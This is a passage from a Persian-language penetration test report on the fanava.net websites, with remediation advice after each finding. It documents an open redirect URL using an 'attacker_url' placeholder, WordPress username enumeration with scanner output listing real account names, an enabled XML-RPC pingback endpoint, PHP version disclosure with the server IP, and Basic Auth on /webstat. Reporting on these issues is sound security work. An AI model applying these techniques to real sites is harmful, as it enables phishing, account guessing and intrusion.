
کاربران که به لینک اصلی کلیک می‌کنند، به سایت مخرب منتقل می‌شوند.


این آسیب‌پذیری می‌تواند برای حملات فیشینگ، تهدید به اطلاعات و انتقال کاربران به سایت‌های مخرب استفاده شود. برای جلوگیری از این آسیب‌پذیری، باید از استفاده از پارامترهای URL برای تعیین مقصد اجتناب کرد و مقادیر ارائه‌شده را برای کاربران کنترل کرد.

با توجه به بررسی‌های صورت گرفته در سامانه هدف مشخص گردید این سامانه به آدرس مقابل https://my.fanava.net/Login.aspx دارای آسیب‌پذیری از نوع open redirect بوده و کاربر در صورت لاگین کردن در پنل خود به صفحه دلخواه نفوذگر خارج از سامانه هدایت می‌گردد.

مرحله اول: نفوذگر با وارد کردن عبارت بی معنی منجر می‌گردد که سامانه با پارامتر returnurl پاسخ دهد و در ادامه نفوذگر با قرار دادن آدرس دلخواه خود، کاربر را در زمان ورود به پنل به مسیر دیگری هدایت کند.

https://my.fanava.net/Login.aspx?ReturnUrl=attacker_url





نکته: وب سایت webhook درخواست‌های ارسالی را ثبت و نگهداری می‌کند.

راهکارهای پیشنهادی:

به منظور رفع این آسیب‌پذیری پیشنهاد می‌شود تا موارد زیر مد نظر قرار گیرد:

- **اعتبارسنجی ورودی‌ها:** ورودی‌هایی که از کاربر دریافت می‌شوند (از جمله Refere)، به خصوص URLها، باید به دقت اعتبارسنجی شوند. اطمینان حاصل شود که تنها مقادیر مجاز پذیرفته می‌شوند.
- **استفاده از Whitelist:** مقاصد مجاز می‌بایست در یک لیست سفید قرار داده شده و تنها به URLهایی که در این لیست قرار دارند، اجازه انتقال داده شود.

۶-۲- آسیب‌پذیری Account Enumeration and Guessable User Account

در این آزمون مشخص می‌شود که آیا امکان جمع‌آوری نام‌های کاربری (در اینجا ایمیل‌های کاربران) موجود در سامانه در طی فرآیند احرازهویت وجود دارد یا خیر. نتایج مربوط به این بخش در انجام حملات Brute Force مورد استفاده قرار می‌گیرد؛ به‌گونه‌ای که با در دست داشتن نام‌های کاربری صحیح، نفوذگر می‌تواند اقدام به پیدا کردن کلمه عبور متناظر با آن نماید.

اغلب وب‌اپلیکشن‌ها بر اثر خطا در طراحی و یا به‌صورت هدفمند، وجود یا عدم وجود یک نام‌کاربری در پایگاه‌داده را فاش می‌کنند. به عنوان نمونه، زمانی که نام‌کاربری اشتباه باشد، پیغام خطای متفاوتی نسبت به زمانی که نام کاربری صحیح است ولی رمزعبور اشتباه است، به کاربر نشان داده می‌شود. این موارد جهت جمع‌آوری اطلاعات، بررسی وجود یک کاربر خاص روی سامانه و در نهایت اقدام به انجام Brute Force و بدست آوردن کلمه عبور، مفید است.

با توجه به بررسی‌های صورت گرفته مشخص گردید سامانه هدف از چندین روش مختلف لیست کاربران سیستم مدیریت محتوای خود را به نمایش میگذارد.


روش اول: از طریق id نویسنده نام‌های کاربری مشخص می‌شوند که در لینک‌های زیر قابل مشاهده می‌باشد.

https://fanava.net/?author=1
https://fanava.net/?author=2

```
 _______   _ _____      _   _
 |  ____|  | |/ ____|    | \ | |
 | |__ __ _| | |     ___ |  \| |
 |  __/ _` | | |    / _ \| . ` |
 | | | (_| | | |___| (_) | |\  |
 |_|  \__,_|_|\_____\___/|_| \_| v-0.1 (Beta)
     OmidNasiri.P@Gmail.COM


WORDPRESS USER ENUMERATION
fanava.net Using WordPress


METHOD 1
 https://fanava.net/?author=0  200 FOUND
\xd8\xaf\xd8\xa7\xd8\xaf\xd9\x87 \xd9\xbe\xd8\xb1\xd8\xaf\xd8\xa7\xd8\xb2\xdb\x8c \xd9\x81\xd9\x86\xd8\xa7\xd9\x88\xd8\x
a7
 https://fanava.net/?author=1  200 FOUND
\xd8\xaa\xdb\x8c\xd9\x85 \xd8\xaa\xd9\x88\xd9\x84\xdb\x8c\xd8\xaf \xd9\x85\xd8\xad\xd8\xaa\xd9\x88\xd8\xa7 \xd9\x81\xd9\
x86\xd8\xa7\xd9\x88\xd8\xa7, \xd9\x86\xd9\x88\xdb\x8c\xd8\xb3\xd9\x86\xd8\xaf\xd9\x87 \xd8\xaf\xd8\xb1 \xd8\xaf\xd8\xa7\
xd8\xaf\xd9\x87 \xd9\xbe\xd8\xb1\xd8\xaf\xd8\xa7\xd8\xb2\xdb\x8c \xd9\x81\xd9\x86\xd8\xa7\xd9\x88\xd8\xa7
 https://fanava.net/?author=2  200 FOUND
a.malek, \xd9\x86\xd9\x88\xdb\x8c\xd8\xb3\xd9\x86\xd8\xaf\xd9\x87 \xd8\xaf\xd8\xb1 \xd8\xaf\xd8\xa7\xd8\xaf\xd9\x87 \xd9
\xbe\xd8\xb1\xd8\xaf\xd8\xa7\xd8\xb2\xdb\x8c \xd9\x81\xd9\x86\xd8\xa7\xd9\x88\xd8\xa7
 https://fanava.net/?author=3  404 NOT FOUND
```






روش دوم: مشخص گردید در آدرس فوق نیز لیست نام کاربری‌های موجود در سیستم مدیریت محتوای سامانه مشخص می‌باشد.

https://fanava.net/wp-json/wp/v2/users/




روش سوم: مشخص گردید در sitemap.xml سایت نیز مسیری برای نام‌های کاربری موجود در سامانه هدف وجود دارد.

https://fanava.net/sitemap_index.xml







راهکار پیشنهادی

به منظور رفع این آسیب‌پذیری پیشنهاد می‌شود تا تمام صفحاتی که به نوعی، نام‌های کاربری را افشا می‌کنند، محدود یا حذف گردند.

۷-۲- آسیب‌پذیری Access to XMLRPC

آسیب‌پذیری‌های XML-RPC معمولاً مربوط به مشکلات امنیتی در استفاده از این پروتکل در سیستم‌های مدیریت محتوا (مانند وردپرس) یا سرویس‌های دیگر است که از این فناوری برای ارتباطات بین سیستم‌ها استفاده می‌کنند. این پروتکل به سرورها اجازه می‌دهد از طریق ارسال درخواست‌های XML، داده‌هایی را پردازش یا عملیاتی را اجرا کنند. اما اگر این ویژگی به درستی پیکربندی نشود، ممکن است به یک نقطه ورود برای مهاجمان تبدیل گردد.

در برخی پیاده‌سازی‌های XML-RPC، قابلیت PingBack می‌تواند مورد سوءاستفاده قرار گیرد:

- مهاجم از طریق متد pingback.ping درخواست‌هایی را به سرور ارسال می‌کند.
- این درخواست می‌تواند حاوی URLهایی باشد که به منابع داخلی (مثلاً http://127.0.0.1) اشاره دارند.
- سرور آسیب‌پذیر بدون بررسی صحیح، درخواست را به URL مهاجم ارسال می‌کند.
- مهاجم از طریق بررسی نتایج غیرمستقیم (زمان پاسخ یا خطاها) به اطلاعات داخلی سرور دسترسی پیدا می‌کند.

تصویر زیر فعال بودن این ویژگی در سایت را نشان می‌دهد:

```
[+] XML-RPC seems to be enabled: https://fanava.net/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

راهکار پیشنهادی

به منظور رفع این آسیب‌پذیری پیشنهاد می‌شود تا موارد زیر در نظر گرفته شده و در برنامه اعمال گردد:

- غیرفعال کردن XML-RPC در صورتی که به آن نیازی نیست.
- محدود کردن دسترسی به متد pingback.ping از طریق فایروال.
- استفاده از افزونه‌های امنیتی در WordPress مانند Wordfence.
- اعتبارسنجی و پاکسازی ورودی‌ها در متدهای XML-RPC.
- نظارت بر لاگ‌های سرور برای شناسایی درخواست‌های مشکوک.
- محدود کردن تعداد درخواست‌هایی که می‌توان در یک بازه زمانی ارسال کرد.

- اطمینان حاصل شود که متدهای XML-RPC نیازمند احراز هویت مناسب بوده و از پروتکل‌هایی مانند OAuth یا توکن‌های یکبار مصرف استفاده می‌کنند.

۸-۲- آسیب‌پذیری PHP Version Disclosure

در مرحله جمع آوری اطلاعات، در صورت شناسایی نسخه مربوط به سرور وب و همچنین زبان برنامه نویسی سامانه، این امکان وجود دارد که با بررسی آسیب‌پذیری‌های موجود در نسخه جاری وب سرور و برنامه تحت وب، آسیب‌پذیری‌های مربوط به آن شناسایی شده و در جهت وارد نمودن آسیب به برنامه از آن‌ها بهره برداری شود. به همین دلیل، مخفی نمودن نسخه سرور وب و برنامه تحت وب، روشی به منظور پیشگیری از خطرات مذکور را فراهم می‌کند.

پس از بررسی اولین پاسخ سامانه به درخواست ارسالی مشخص گردید هدر پاسخ حاوی اطلاعات نسخه و تکنولوژی مورد استفاده در سامانه می‌باشد.

```
[+] URL: https://fanava.net/ [185.20.162.91]
[+] Started: Mon Jan 20 06:14:52 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - server: nginx
 |  - x-powered-by: PHP/7.4.33, PleskLin
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

راهکار پیشنهادی

برای جلوگیری از این آسیب‌پذیری پیشنهاد می‌شود تا در تنظیمات php.ini، مقدار php_expose برابر به Off قرار تنظیم شود.

۹-۲- آسیب‌پذیری HTTP Basic Authentication

یکی از ساده‌ترین و قدیمی‌ترین روش‌های احراز هویت در وب HTTP Basic Authentication می‌باشد، به علت اینکه این نوع از احراز هویت بعضی از روش‌های امن سازی مانند Capthca و مکانیزم‌های Logout را پوشش نمی‌دهد این نوع از احراز هویت را شدیداً در برابر حملات Brute Force آسیب‌پذیر می‌کند.

پس از بررسی صورت گرفته بر روی دامنه اصلی سامانه هدف مشخص گردید مسیر فوق https://fanava.net/webstat دارای HTTP Basic Authentication می‌باشد.



راهکار پیشنهادی:

به جهت رفع این آسیب‌پذیری، پیشنهاد می‌گردد تا از HTTP Basic Authentication در سامانه، استفاده نشده و در صورت نیاز به این نوع احراز هویت، دسترسی به منابع تنها به IPهای مجاز محدود شود.